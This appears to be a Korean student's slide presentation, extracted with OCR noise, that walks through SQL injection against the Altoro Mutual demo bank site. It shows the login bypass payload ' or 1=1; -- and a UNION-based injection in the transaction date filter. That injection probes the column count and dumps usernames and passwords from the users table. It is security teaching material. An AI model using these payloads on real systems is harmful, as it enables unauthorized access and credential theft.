

Or 1=1 이용



```
Query 1
                                                                                                                                                                                                                                                                                                                                                                                                                         SQLAd

¶ Q □ | 100 | 100 | 100 | 1000 rows |
                                            use mysql;
                                                                                                                                                                                                                                                                                                                                                                                                                           Auto
                    2
                                  ☐ create table test(
                                                                                                                                                                                                                                                                                                                                                                                                                           care
                   4
                                            id int,
                   5
                                            name varchar(10),
                   6
                                            passwd varchar(10)
                   7
                                       -);
                  8
                  9 .
                                           insert into test (id, name, passwd) values(1, "jaekyeom", "123456");
                                            insert into test (id, name, passwd) values(2, "mingu", "543612");
               10 •
                                            insert into test (id, name, passwd) values(3,"suzy","765432");
              11 .
<
                                                                                                                                                                                                                                                                                                                                                                                                                       Contex
              Action Output
                                                              Action
                                 Time
                                                                                                                                                                                                                                                                                                                                                                                           Message
                       1 17:21:16 use mysql
                                                                                                                                                                                                                                                                                                                                                                                          0 row(s) affected
                       2 17:21:16 create table test(id int, name varchar(10), passwd varchar(10))
                                                                                                                                                                                                                                                                                                                                                                                           0 row(s) affected
0
                       3 17:21:16 insert into test (id, name, passwd) values(1,"jaekyeom","123456")
                                                                                                                                                                                                                                                                                                                                                                                           1 row(s) affected
                       4 17:21:16 insert into test (id, name, passwd) values(2,"mingu","543612")
                                                                                                                                                                                                                                                                                                                                                                                           1 row(s) affected
                        5 17:21:16 insert into test (id, name, passwd) values(3, "suzy", "765432")
                                                                                                                                                                                                                                                                                                                                                                                           1 row(s) affected
```



```
mysql> select * from test;
  id
                     passwd
         name
                     123456
         jaekyeom
                     543612
         mingu
                     765432
         suzy
  rows in set (0.00 sec)
mysql>
```











₩ 앱 M 정보보호학개론 홈 M	demo.testfire.net/bank/lo) 웹프로그래밍 <u>③</u> 인프런 <u>Sign In</u>		대취약점	\$ ☆ 😃 :
		- 배움으로 기 🧰 OWASP- 10	대취약점	
A14	<u>Sign In</u>			
AltoroMutu	ial	Contact Us Feedback Search		DEMO SITE ONLY
ONLINE BANKING LOGIN PER	RSONAL	SMALL BUSINESS	INSIDE ALTO	RO MUTUAL
Checking Loan Products Cards Investments & Insurance Other Services SMALL BUSINESS Deposit Products Lending Services Cards Insurance Retirement Other Services INSIDE ALTORO MUTUAL About Us Contact Us Locations Investor Relations Press Room Careers	Denline Banking Username: Login © 2018 Altoro Mutual, Inc.	g Login		



Online Banking Login

Username:	t
Password:	•
	Login





An Error Has Occurred

Summary:

Syntax error (missing operator) in query expression 'username = "' AND password = 'd".





Online Banking Login

Username:

' or 1=1; --

Password:

•••••

Login ┗→아무값이나 입력





Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:



GO




UNION 검색문 이용











I WANT TO ...

MY ACCOUNT

- · View Account Summary
- <u>View Recent</u> <u>Transactions</u>
- Transfer Funds
- Search News Articles
- Customize Site
 Language

Recent Transactions


PERSONAL

After		Before		Submit
	mm/dd/yyyy		mm/dd/yyyy	

INSIDE ALTORO MUTUAL

SMALL BUSINESS

TransactionID	AccountId	Description	Amount
32227	1001160140	Balance Deposit	12
32226	1001160140	Balance Withdrawal	12
32225	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32221	1001160141	Balance Deposit	1000
1	1001160140	Paycheck	1200
1			



PERSONAL





INSIDE ALTORO MUTUAL

I WANT TO ...

- · View Account Summary
- View Recent <u>Transactions</u>

MY ACCOUNT

- Transfer Funds
- · Search News Articles
- · Customize Site Language

Recent Transactions

After	1	Before		Submit
	mm/dd/yyyy		mm/dd/yyyy	

SMALL BUSINESS

TransactionID	AccountId	Description	Amount
	admin	admin	
	cclay	Ali	
	jsmith	Demo1234	
	sjoe	frazier	
	sspeed	Demo1234	
	tuser	tuser	
32221	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32225	1001160141	Balance Deposit	1000
32226	1001160140	Balance Withdrawal	12
32227	1001160140	Balance Deposit	12
1			






An Error Has Occurred

Summary:

 $Syntax\ error\ in\ string\ in\ query\ expression\ '1=1\ and\ t.trans_date >= '\ and\ a.userid\ =\ 100116014\ ORDER\ BY\ 1\ DESC'.$

date > = 에 검색문이 들어가는 것을 확인할 수 있음





I WANT TO ...

- · View Account Summary
- · View Recent **Transactions**
- · Transfer Funds
- · Search News Articles
- · Customize Site Language

Recent Transactions

1/5/2014 union select null from users--

After 1/5/2014 union select null

Before

Submit

mm/dd/yyyy

mm/dd/yyyy

TransactionID	AccountId	Description	Amount
32227	1001160140	Balance Deposit	12
32226	1001160140	Balance Withdrawal	12
32225	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32221	1001160141	Balance Deposit	1000
1	1001160140	Paycheck	1200
1			

Privacy Policy

Security Statement | © 2018 Altoro Mutual, Inc.



An Error Has Occurred

Summary:

The number of columns in the two selected tables or queries of a union query do not match.





Altoro Mutual: Recent Tr 🗴				Θ	- 🗆 ×	
← → C (i) demo.testfire	e.net/bank/transaction	.aspx			© ☆ 👙	
앱 🖺 정보보호학개론 홈	: 🖺 웹프로그래밍 🔇	인프런 - 배움으로 기	OWASP- 10	대취약점		
AltoroMutual Sign Off Contact Us Feedback Search DEMO SITE ONLY						
MY ACCOUNT	PERSONAL	SMALL BUSIN	<u>IESS</u>	INSIDE ALT	ORO MUTUAL	
I WANT TO • View Account Summary • View Recent Transactions • Transfer Funds • Search News Articles	After 1/5/2014 unimm/dd/yyyy		mm/dd/yyyy		Submit	
Customize Site	TransactionID	AccountId	Description		Amount	
<u>Language</u>	32221 32222 32223 32224 32225 32226 32227	1001160141 1001160140 1001160141 1001160140 1001160141 1001160140	Balance Deposit Balance Withdraw Balance Deposit Balance Withdraw Balance Deposit Balance Deposit Balance Withdraw Balance Deposit	al	1000 1000 1000 1000 1000 12	

Null을 4개째 입력했을 때 오류가 뜨지 않음 Colum이 총 4개라는 것을 알게됨





1/5/2014 union select null, username, password, null from users-- 삽입

Recent Transactions

After 1/5/2014 Before Submit mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountId	Description	Amount
32227	1001160140	Balance Deposit	12
32226	1001160140	Balance Withdrawal	12
32225	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32221	1001160141	Balance Deposit	1000
1			

^{© 2018} Altoro Mutual, Inc.





PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

Recent Transactions

After	1/5/2014 union select null	Before		Submit
	mm/dd/yyyy		mm/dd/yyyy	

TransactionID	AccountId	Description	Amount
	admin	admin	
	cclay	Ali	
	jsmith	Demo1234	
	sjoe	frazier	
	sspeed	Demo1234	
	tuser	tuser	
32221	1001160141	Balance Deposit	1000
32222	1001160140	Balance Withdrawal	1000
32223	1001160141	Balance Deposit	1000
32224	1001160140	Balance Withdrawal	1000
32225	1001160141	Balance Deposit	1000
32226	1001160140	Balance Withdrawal	12
32227	1001160140	Balance Deposit	12
1			

nt | © 2018 Altoro Mutual, Inc.



Q&A

Thank you